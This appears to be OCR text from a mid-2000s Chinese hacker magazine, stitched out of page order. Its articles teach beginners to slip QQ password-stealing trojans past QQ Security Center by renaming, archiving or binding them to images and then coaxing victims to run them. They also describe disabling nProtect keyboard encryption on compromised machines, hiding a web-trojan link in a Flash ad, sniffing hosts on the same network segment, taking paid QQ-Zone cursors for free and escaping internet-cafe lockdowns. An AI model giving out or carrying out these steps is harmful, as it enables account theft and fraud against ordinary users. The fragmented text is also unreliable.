表示本机到达192.168.0.100是直接访问的，没有经过任何其它路由器。也就是说本机与192.168.0.100在同一个交换机下（tracert这个命令花费的时间比较长，如果中途经过多个路由的话，平均每个路由可能要花15秒的时间，而且很多路由不允许跟踪，就会显示为*号）。

另一种方法是通过计算IP地址与掩码，看对方的IP是否落在自己的同一个网络里，比如自己的IP地址为192.168.0.123，子网掩码为255.255.255.0，那么就可以知道192.168.0.1到192.168.0.255之间的IP很可能都与自己在同一个交换机下。

不过经过一段时间的实践，个人总结出另一个经验，准确率尚未经验证，抛出来给大家测试。

假设本机IP为219.*.240.70，那么我们使用Superscan扫描器扫描范围设为219.*.240.1到219.*.240.255，然后在“主机和服务扫描设置”处将TCP端口和UDP端口统统取消，只保留“查找主机”，如图9。扫描完一遍后，马上在CMD中执行命令：arp -a。




图 9

(下转第12页)




图 1




图 2




图 3




图 4

让 QQ 安全中心无可奈何

罗秉琨——绕过安全中心传木马

自从腾讯公司推出 QQ 2005 Beta 3 一直到现在的版本，都增加了 QQ 安全中心，新增了文件传输安全保护功能，允许用户设定不同的文件传输安全级别（高、中、低），最大限度地保护 QQ 用户免受某些文件（例如 exe、bat 和 htm 文件）的攻击。但对于菜鸟们来说，盗 QQ 最简单的方法就是通过 QQ 来传送木马让对方执行了，网页木马又不会用，至于利用远程溢出就更别说了。但是，新版本中的 QQ 安全中心却老阻止我们的“马儿”，把我们的“小马”拒之门外（图 1），这可苦了那些小菜鸟们，下边，我就教给大家几个绕过 QQ 安全中心来传送木马的方法^_^。

方法一：改属性，绕过安全中心

通过一段时间的观察，QQ 安全中心也不是什么智能化的，比如传送一个 QQ 的安装程序（正版的、不带病毒的），照样被阻挡了（图 2），这说明 QQ 安全中心对文件的阻挡是有规律性的。

我想起了安全中心有这样一句话“警告：直接发送可执行文件存在潜在的不安全因素，对方的 QQ 安全中心可能会阻止接收这样的文件。”意思就是说，凡是可执行的程序都无一例外的被阻挡了。那么，我们把文件改一下属性不就可以了么？试试看吧！我将扩展名改为了 .333，然后传送给对方（图 3），成功的传送了过去。

这就说明了 QQ 安全中心只不过是检查文件扩展名而已，而不是查看文件的代码什么的。通常盗 QQ 的木马都是 .exe 可执行程序，我们可以将其修改为 .cmd 后缀的。首先打开“我的电脑”，依次选择“工具”→“文件夹选项”→“查看”，找到“隐藏已知文件类型的扩展名”选项，将前面的小勾去掉（图 4）。然后选择木马程序，将其后缀 .exe 清除，重新输入 .cmd。注意：这个时候会提示如果修改文件类型，则会导致文件不可用，我们不必理会它，点击确定就可以了（图 5）。



图 5

我们来测试一下（图 6），成功的将木马程序传送给了对方，一会儿，对方的头像暗了下去，他的 QQ 号果真就出现在了我的信箱中（图 7）。




图 6



图 7




图 8




图 9




图 10

方法二：压缩传送

这个方法很简单，顾名思义，就是将文件用 WINRAR 压缩起来传送给别人，这样也能绕过 QQ 安全中心，成功的传送给对方（图 8）。剩下的只需要用“甜言蜜语”骗对方解开压缩后执行就可以了。



图 11

方法三：与另外一个文件捆绑传送

关于文件捆绑，相信许多朋友都会吧！我们就使用 x 档案 06 年第 2 期“任我小行”介绍的方法，用到的工具还是 UltraEdit 十六进制编辑软件。首先，我们找一个 GIF 或者 JPG 图片，就以 haol23 的 logo 来“掩护”我们的阿拉大盗 TMDQQ.exe 吧！用 UltraEdit 十六进制编辑器打开 TMDQQ.exe，并选择好编辑（图 9），接着打开 logo.gif 将复制的代码粘贴进去，然后保存就可以了，如图 10 所示的 logo2.gif，捆绑后的文件增大了 30K。我们将 logo.gif 传送给对方（图 11），成功的绕过 QQ 安全中心传送给对方。另外我们还可以将其与另外类型（除了 exe）的程序捆绑传送，照样也可以绕过 QQ 安全中心传送木马。

（文章中涉及到的十六进制编辑器 UltraEdit V11.20+5 汉化版光盘中有收录）

华鹏网络

地址: www.86s.cn

站点性质 几个网吧管理员合力组建的网站，常见的网吧软件这都有，欢迎同行朋友光临下载。

黑软基地

地址: www.hackvip.com

站点性质 中国最大的黑软教程资源下载站！囊括：黑客软件、入侵教程、安全防范、专业教程、精品源码于一身 一直在为喜欢黑软的朋友们提供一个交流学习的平台而努力。

太原二手网

地址: www.ty2hand.com 站点性质: 打造山西最专业的二手信息发布平台。

新一派

地址: www.new1p.com

特色: 以动漫讨论为主的交流网站，每一个人都有自己喜欢的动漫，当然你也不例外，快去新一派找寻属于你的世界吧。

QQ 1949.COM 音乐网

地址: www.qq1949.com

站点性质: 一个集在线音乐、美女论坛、软件下载、精品电影为一体的综合性网站，从网站开放以来受到了广大网友的喜爱和大力支持。



突破腾讯 QQ 的安全中心

chenggong



——破解 nProtect 键盘加密

不知道读者们有没有发现，从QQ2005 beta3版开始腾讯QQ的安全性提高了。在QQ上发送木马时会被安全中心阻止而无法成功发送，除了“阿拉QQ大盗”等木马可以成功盗号外，其它大多数盗QQ号的软件都不能成功的盗号了。什么原因呢？原来由于QQ盗号现象日益严重，QQ木马网上横行，QQ的安全性受到严重的威胁，因此腾讯从推出QQ2005 beta3以来就在安全方面下足了功夫，全力打造了功能强大的安全中心，文件传输安全和聊天信息的安全大大的提高了。我们今天就来讨论一下QQ的安全中心和如何突破安全中心。

一、安全中心的特点

QQ2005的个人设置窗口把原来的“安全设置”单独列为一项，可见其在安全性方面得到了高度的重视。

1. 键盘加密保护技术

QQ2005 Beta3采用了国际先进的nProtect键盘加密保护技术，能最大限度地防止用户的密码输入不被病毒、键盘记录程序所窃取，大大提高了QQ用户的帐号安全。

2. 文件传输安全

“文件传输安全”共分3级：安全级一高：阻止接收任何文件；安全级一中：阻止接收任何可执行文件，当任何人尝试向该用户发送任何可执行文件（如.exe和.bat文件等）时，QQ安全中心将自动阻止该文件的接收；安全级一低：允许接收所有文件，但强制重命名收到的任何可执行文件。默认安全级为中。

3. 链接安全保护

在以前的版本中，聊天消息中的链接是可以直接打开的，这使得一些恶意网页有机可乘，甚至用户可能被引到一些盗取帐户密码的网站。在新版本中默认还是可以打开链接，不过，倘若需要，用户可以取消“消息中的链接可直接点击浏览”选项，从而增强了链接访问的安全性。新增了安全链接检查、举报功能，限制钓鱼网站、恶意网站等不安全链接的传播，增强QQ用户在聊天时接收链接和访问链接的安全性。

二、突破QQ安全中心

1. 破解键盘加密保护技术

nProtect键盘加密保护系统是一种比较安全的加密方式，不仅可应用在游戏、政府机关、电子商务等领域，还被广泛应用于密码安全与用户经济利益密切相关的银行、证券、信用卡等领域。nProtect键盘加密保护系统功能如下：

(1) 阻止黑客工具读取键盘信息。

(2) 自动检测键盘信息记录黑客程序。

(3) 对于每一次键盘敲击，可以实时的进行加密和解密（采用国际标准的RSA 128位算法）。

我们再来看看腾讯是怎么介绍QQ2005 Beta3的nProtect键盘加密保护系统的：启动QQ2005 Beta3或TM2005版本后，nProtect键盘加密保护系统会自动启动，用户敲击键盘输入密码时，nProtect键盘加密保护系统会自动对键盘信息进行实时的加密，防止黑客读取正确的键盘信息。即使用户的PC中有木马程序，黑客也无法正确读取输入的键盘信

息，从而防止了QQ和TM客户端可能出现的QQ和TM密码被盗的情况，有效地保护了QQ和TM密码的安全。

nProtect键盘加密保护系统真的像腾讯说的那么安全吗？世界上没有绝对的事，连微软的XP系统黑客都可以破解，何况腾讯QQ的安全中心呢？事实也是如此，在QQ2005 Beta3发布不久，“阿拉QQ大盗”的作者就发布了可以破解nProtect键盘加密保护系统的“阿拉QQ大盗”，它可以很容易的盗取QQ号码。既然“阿拉QQ大盗”可以破解nProtect键盘加密保护，我们应该也可以破解。

QQ2005 Beta3安装完成后，运行QQ主程序登录（图1），密码输入框的安全锁显示正常，然后运行“窗口键盘记录器”（一个只有12k的键盘记录软件），登录QQ后“窗口键盘记录器”没有记录到用户登录密码，看样子nProtect键盘加密保护系统真的起到了加密保护作用了。



图 1

我们将“阿拉QQ大盗”配置好（具体的配置过程详见以前的X档案），生成木马后运行看看。密码输入框的安全锁有个红叉叉，将鼠标放到密码输入框，提示我们“键盘加密技术失败……”（如图2，在此给腾讯提个醒，nProtect键盘加密破坏后应明确提示，不要只显示红叉叉，不注



意的话根本看不到)。我们再运行“窗口键盘记录器”，再次登录QQ，如图3，可以看到已经记录到QQ的登录密码。




图 2



图 3

由此看来“啊拉QQ大盗”真的将nProtect键盘加密破坏掉了，可是利用的什么原理呢？我们用注册表比较软件“regshot”比较一下运行“啊拉QQ大盗”前后的QQ安装目录，不难发现一个可疑文件“npkrypt.bak”（图4）。扩展名为“bak”文件，应该是备份文件，根据文件名和文件大小很容易看出，“npkrypt.bak”就是由“npkrypt.sys”文件改名来的。也就是说将“npkrypt.sys”改名或删除后，nProtect键盘加

密就被破坏掉了，就这么简单！

我们来证实一下，安装完QQ2005 Beta3后将“npkrypt.sys”改名，登录QQ，可以看到输入框的安全锁显示红叉叉，运行键盘记录软件真的将密码记录下来了。由此证实“nnpkrypt.sys”就是nProtect键盘加密保护系统的主要文件，容易吧！号称世界上先进的nProtect键盘技术就这样轻而易举的被破解了。

我们具体使用时，可利用Del（删除文件命令）或Ren（重命名命令）建立一个批处理文件，上传到肉鸡上，运行批处理文件将“nnpkrypt.sys”改名或删除，即可破解QQ的nProtect键盘加密。

虽然利用以上方法可将QQ的nProtect键盘加密破解，但是缺点也是显而易见的，那就是密码输入框的安全锁上有个红叉叉。据说高手利用汇编语言跳转指令将nProtect键盘加密破解后，密码输入框的锁头仍显示正常。那样的话QQ的nProtect键盘加密就彻底的崩溃了。

2. 突破腾讯QQ的文件传输限制

正是由于腾讯QQ安全中心的功能增强，几乎使原来所有的QQ黑客工具都失去了作用。腾讯QQ的安全中心几乎屏蔽了所有的可执行文件exe、com、bat，甚至连chm（已编译的HTML帮助文件）、hlp（Windows帮助文件）也不让传输，利用文件传输功能种木马几乎不可能，这似乎断绝了我们常见的木马传输途径。事实上最直接的传输文件的办法，就是将木马和正常文件捆绑后加一个壳，不过可不是加常用的壳，那样的话你加再多的壳仍然是EXE文件，是没有用的。我们是利用rar将捆绑后的木马打成rar包，就可直接传输木马了。当然用rar打包并不是最好的方法，利用魔法表情应该是一种较好的方法，这在05年第12期的x档案上曾经介绍过，就是利用腾讯允许上传魔法表情，将插入网页木马的flash文件上传到腾讯服务器上。但是上传魔法表情必须经过腾讯的审核，插入木马后的魔法表情上传后是否能通过腾讯的审核？由于上传QQ魔法表情需要Q币，我没有试验过，不过依我看恐怕很难通过腾讯的审核，毕竟我们面对的不是一只肉鸡而是腾讯！腾讯QQ的安全中心虽然屏蔽了所有的可执行文件，但并没有屏蔽flash文件，否则可能无法发送魔法表情。因此我们可利用QQ允许传输flash文件的特性，将网页木马插入到flash文件中，发送给别人。当然这需要很多的技巧和方法，下面就主要谈谈这个问题。

我们先看看flash文件的类型，在flash中“*.fla”文件叫做“源文件”，“源文件”可以用“flash mx”编辑修改，它记录了整个动画设置和使用的素材，但它不能作为动画浏览，离开flash mx编辑版面就不能运行。还有一种是“*.swf”，是导出影片格式文件，是不能修改的，要是对其中某些地方不满意，必须把“*.fla”文件打开修改，编辑后重新执行“导出影片”命令生成新文件。大家平时看到的一般都是“*.swf”文件，“*.swf”文件不仅可以用flash播放器播放，也可以在各种浏览器中播放，是目前网上最流行的动画文件。

由于我们不会做动画（当然如果你会做动画就好办了），只好到网上去下载动画，可是网上的动画都是“*.swf”格式的文件，几乎找不到“*.fla”格式的“源文件”。这需要用到“硕思闪客精灵”，它可以将flash动画中的图片、矢量图、字体、文字、按钮、影片片段、帧等基本元素完全分解（图5）。我用“硕思闪客精灵”打开“yahoo.swf”（此文件为新浪网上的yahoo邮箱广告，可浏览网页后在缓存里找到）后，点“导



图 4



图 5

出到.FLA 文件”按钮，就可以保存为“yahoo.fla”格式文件。然后就可用“flash mx”打开“yahoo.fla”文件插入网页木马的地址了（图 6）。我们用“flash mx”打开“yahoo.fla”插入木马，在“flash mx”下方“动作”（如看不到可按 F9 打开“动作”按钮）按钮的“浏览器 / 网络”中点击“getURL”添加网页木马地址。假设网页木马地址为 http://www.hackerxfiles.net/muma.htm，由于只插入一个木马网页运行后可能引起怀疑，可再插入一新浪主页地址 http://www.sina.com.cn/，然后再插入新浪广告 http://ad4.sina.com.cn/200511/24/38113_yahoo-mail-1125-hp750450.swf。最后打开“文件”菜单点“导出影片”保存为“yahoo.swf”就可以了。

然后就可将“yahoo.swf”文件发送给别人了，当对方打开“yahoo.swf”后在新浪主页、广告打开的同时，我们的网页木马也同时运行了，收到文



图 6

件的人还认为是广告，这样就不容易引起别人的怀疑了。

至于“链接安全保护”，由于 QQ2005 beta3 默认是打开链接，也就谈不上突破了，由此看来 QQ 的安全中心还是比较脆弱的，希望腾讯公司能进一步改进安全中心使我们的 QQ 更安全。另外万一中了 QQ 木马，输入框的安全锁显示红叉叉，可将木马清除后，将“npxcrypt.bak”文件改名为“npxcrypt.sys”即可恢复正常。

最后说一下如何防止中木马，当然还是在 QQ 上不接受任何人任何格式的文件，另外一定不要单纯依靠瑞星等杀毒软件，我们在安装杀毒软件的同时，还应该安装天网等网络防火墙，因为“啊拉 QQ 大盗”等盗号木马还是无法突破天网防火墙的。本文章仅做技术研究，不要用来做坏事！

（文章中涉及到的工具啊拉 QQ 大盗、硕思闪客精灵光盘中有收录）

（上接第 7 页）

查看本机的 ARP 表，如果可以得到对方的 MAC 地址，并且状态是 dynamic 的，往往就可以嗅探了，如图 10。

```
c:\Windows\system32\cmd.exe
C:\Documents and Settings\Administrator>arp -a

Interface: 219.1.240.70 --- 0x10003
Internet Address      Physical Address          Type
219.1.240.2             00-10-db-48-02-b7    dynamic
219.1.240.3             00-10-db-48-02-b7    dynamic
219.1.240.5             00-14-85-b4-eb-c5    dynamic
219.1.240.12            00-0f-ea-e5-98-cb    dynamic
219.1.240.15            00-0c-29-8c-61-75    dynamic
219.1.240.16            00-0c-29-3f-d5-98    static
219.1.240.17            00-0c-29-8d-6d-38    dynamic
219.1.240.20            00-0c-29-27-21-02    static
219.1.240.22            00-0c-29-f1-33-c0    dynamic
219.1.240.35            00-d8-b7-df-e3-36    dynamic
219.1.240.36            00-11-85-bc-26-e8    dynamic
219.1.240.37            00-10-5c-d6-33-a7    dynamic
219.1.240.38            00-02-b3-d8-65-48    static
219.1.240.39            00-30-48-83-96-d2    dynamic
```

图 10

“还记得以前有人问过一个问题，说如果一台服务器补丁打得很全，网站的安全性也很高，要怎

么入侵，现在大家知道了吧？我们可以首先寻找与目标机在同一个网段的电脑，找一台安全性不高的入手之后，再嗅探目标机，看是否能得到一些 FTP 密码之类的敏感信息。当然，有一点要注意的是，嗅探这门技术涉及到网络底层的东西，在实践中往往还会遇到很多其它问题，比如驱动安装不成功，或者嗅探导致别人的 FTP 服务挂掉，还有如果使用了 arp 欺骗嗅探的方法的话，没有正确的结束欺骗过程（reset）就会导致对方不能上网等等。”

“实际上今天我只介绍了 2 个嗅探工具的使用，Windows 下其实还有很多优秀的工具，但是如果大家对网络了解不够的话，即使我教了再多的工具的使用，大家也不见得能够掌握，所以我希望大家课后能够主动寻找一些网络方面的资料了解更多，比如 OSI 七层模型或者是 TCP/IP 模型，这将有助于大家对嗅探原理的深入了解，以后使用起工具来也会得心应手些。”

（本文涉及到的工具 xsniff、arpsf、superscan4.0，光盘有收录）



偷天换日

免费盗用 QQ-Zone 鼠标指针

Qiaoshan

现在的QQ-Zone (QQ空间) 十分风行，很多人都在不遗余力地装扮着自己的网上家园。在点击“装扮空间”想使用QQ提供的各种资源时你会遗憾地发现这些资源都是收费的，就连小的不能再小的装饰也要收3~5个Q币。虽然Money不是很多，但对众多的普通用户来说，还是有点“割舍不下”。一日，在装点QQ空间的过程中，我发现了一款十分好看的鼠标指针，想据为己有，但又不想花Money。有心者事竟成，经过一番研究，终于找到了免费使用的方法，特整理出来与众多口袋瘪瘪的朋友分享！

1. 得到鼠标指针的地址

第一步：启动QQ，登录自己的QQ空间，点击其中的“装扮空间”按钮，进入物件商城，再点击“小装饰”→“鼠标”，进入鼠标指针选择页面。我们可以看到其中有许多精美的鼠标指针（图1），从中任选一个自己喜欢的，今年是狗年，让我们以选择第一个“开心狗”为例来讲一下如何将收费的指针免费使用。



图 1

第二步：在自己心仪的鼠标指针图案上点右键，从弹出的右键菜单中选择“属性”，调出属性窗口。在属性窗口中我们可以发现一串形如“<http://imgcache.qq.com/qzone/item/pre/6/3654.gif>”的字符串（图2）。很多朋友可能以为这就是鼠标指针的地址，哈哈，如果你这样认为那就大错特错了，腾讯还没有笨到这种程度。

中，将链接中的“pre”修改为“orig”，“gif”修改为“ani”，最后变成如下的字符串“<http://imgcache.qq.com/qzone/item/orig/6/3654.ani>”，这就是鼠标指针真正的地址。好了，至此，我们大功告成！

2. 鼠标指针本地免费使用

第一步：现在，将我们得到的鼠标指针地址拷贝到IE地址栏中，回车后即可将鼠标指针下载回来，然后剪切到“C:\WINDOWS\ Cursors”目录下。该目录存储着系统所有的鼠标指针。




图 2




图 3

合作

站

点

黑色森林脚本漏洞研究

地址：www.blackwoods.cn

站点性质 脚本漏洞研究和漏洞搜集站点。收集各大脚本程序最新漏洞研究文章，漏洞利用工具，和脚本漏洞查找防御技术教学等。我们的目的就是让使用网上脚本程序的站长免除被漏洞的骚扰。



第三步：将属性窗口中的字符串复制到记事本

一天一个读者打来电话询问如何免费上网，而且语气非常焦急，一问才知道卡里的钱快没了，想来个“场外求助”。汗，还带这么求救的？果然是强人年年有，今年特别多。问清楚了他们那里的网吧安装的是万象管理软件，他还真是好运气，我正在编辑一篇破解万象的文章，赶紧把方法提前告诉他，读者就是上帝嘛。刚撂下电话，铃！铃！铃！不会是他们那的网管找我来问罪的吧！



“天宇”是我们这儿最大型的一家网吧，口碑一直都不错，据说在这里基本不会有盗号的现象，换句话说就是这里的网管很厉害。那到底厉害到什么程度呢？就让我们来见识一下吧，交钱上机，桌面如图 1 所示。




图 1

“开始”菜单已经被修改的很干净了，“我的电脑”倒是在桌面上，打开看看（图 2）。



图 2

前面的 C 盘到 F 盘已经被隐藏了，既然网管没有隐藏 G 盘和 H 盘，也就说明了在这两个盘上面没有什么有价值的东西存在，我们尝试看可不可以进

入 C 盘，在地址栏中直接输入 C:，提示我们不允许直接访问（图 3）。




图 3

看来，管理员已经禁止访问 C 盘了，这个网吧的确比较厉害。另外我尝试打开任务管理器时也提示已经被管理员禁用。我们再来看看下载，随便下载一个东西，却发现根本没有“打开”选项，而“保存”按钮也是灰色不可用（图 4）。



图 4

网吧中的设置情况基本就是如此了。由于可以使用右键，我打开桌面上一个快捷方式的属性，希望可以通过“查找目标”到达磁盘，但是却发现只

有“更改图标”这一项了（图 5）。



图 5

我们再来试试 IE，打开 IE，再依次点击 IE 工具栏上“文件”→“打开”，却发现“确定”按钮也是灰色的不可选（图 6），点击“浏览”，总算是找到了突破点了，我们可以在文件名栏中直接输入 c:\windows，就可以进入到 windows 目录下了（图 7）。



图 6



图 7

另外有一点别忘了，我们要把“文件类型”改为“所有类型”，这样才会看到除了 HTML 以外的

所有文件。好了，我们终于解决进入磁盘的问题了，接下来的破解就由 WindowsXP 的新主角——组策略来帮我们的忙了。

组策略是继 WindowsXP 后微软为 WINDOWS 系统加的新工具，通俗点讲它融合了很多实用的对系统内部进行修改的功能。这在以前，我们基本上是靠修改注册表才能实现的，有了组策略就更显得方便和傻瓜化了。简单地说它就是一个注册表工具。组策略的执行文件 gredit.msc 是存放在 %windir%\system32 下的（图 8）。我们可以通过在“开始”→“运行”栏中输入 gredit.msc 来打开它。



图 8

打开组策略后我们先来解除任务管理器的限制，依次展开“用户配置”→“管理模板”→“系统”→“Ctrl+Alt+Del 选项”（图 9）。



图 9

在右边的窗口中双击“删除任务管理器”，然后会弹出一个对话框（图 10）。

钩上“已禁用”，确定。现在就可以打开任务管理器了（图 11）。

进一步，我们把所有磁盘都弄出来，依次展开组策略“用户配置”→“管理模板”→“WINDOWS 组件”→“Windwos 资源管理器”（图 12）。




图 10



11




图 12

在右边窗口中你可以找到“隐藏‘我的电脑’中的这些指定的驱动器”，双击后在对话框中选择“已禁用”保存，然后再打开“我的电脑”（图 13），硬盘上所有的分区都显示了出来。

因为我听朋友说平日里如果有人要下载歌曲到自己的MP3播放器的话都得叫网管，这也就是说网管是可以在计算机上下载东西的（废话）。但是我在里面找了很久都没有找到什么有用的东西，会不会

是网管把文件隐藏了呢？于是我打开文件夹选项（图14），果然，设置的是不显示隐藏文件。



13




图 1-4

这就更加肯定了我的想法，不然管理员为什么要禁止我们查看隐藏文件呢？我也不卖关子了，直接给大家说解决的办法。打开注册表“HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\explorer\Advanced\Folder\Hidden”下有两个项“NOHIDDEN”

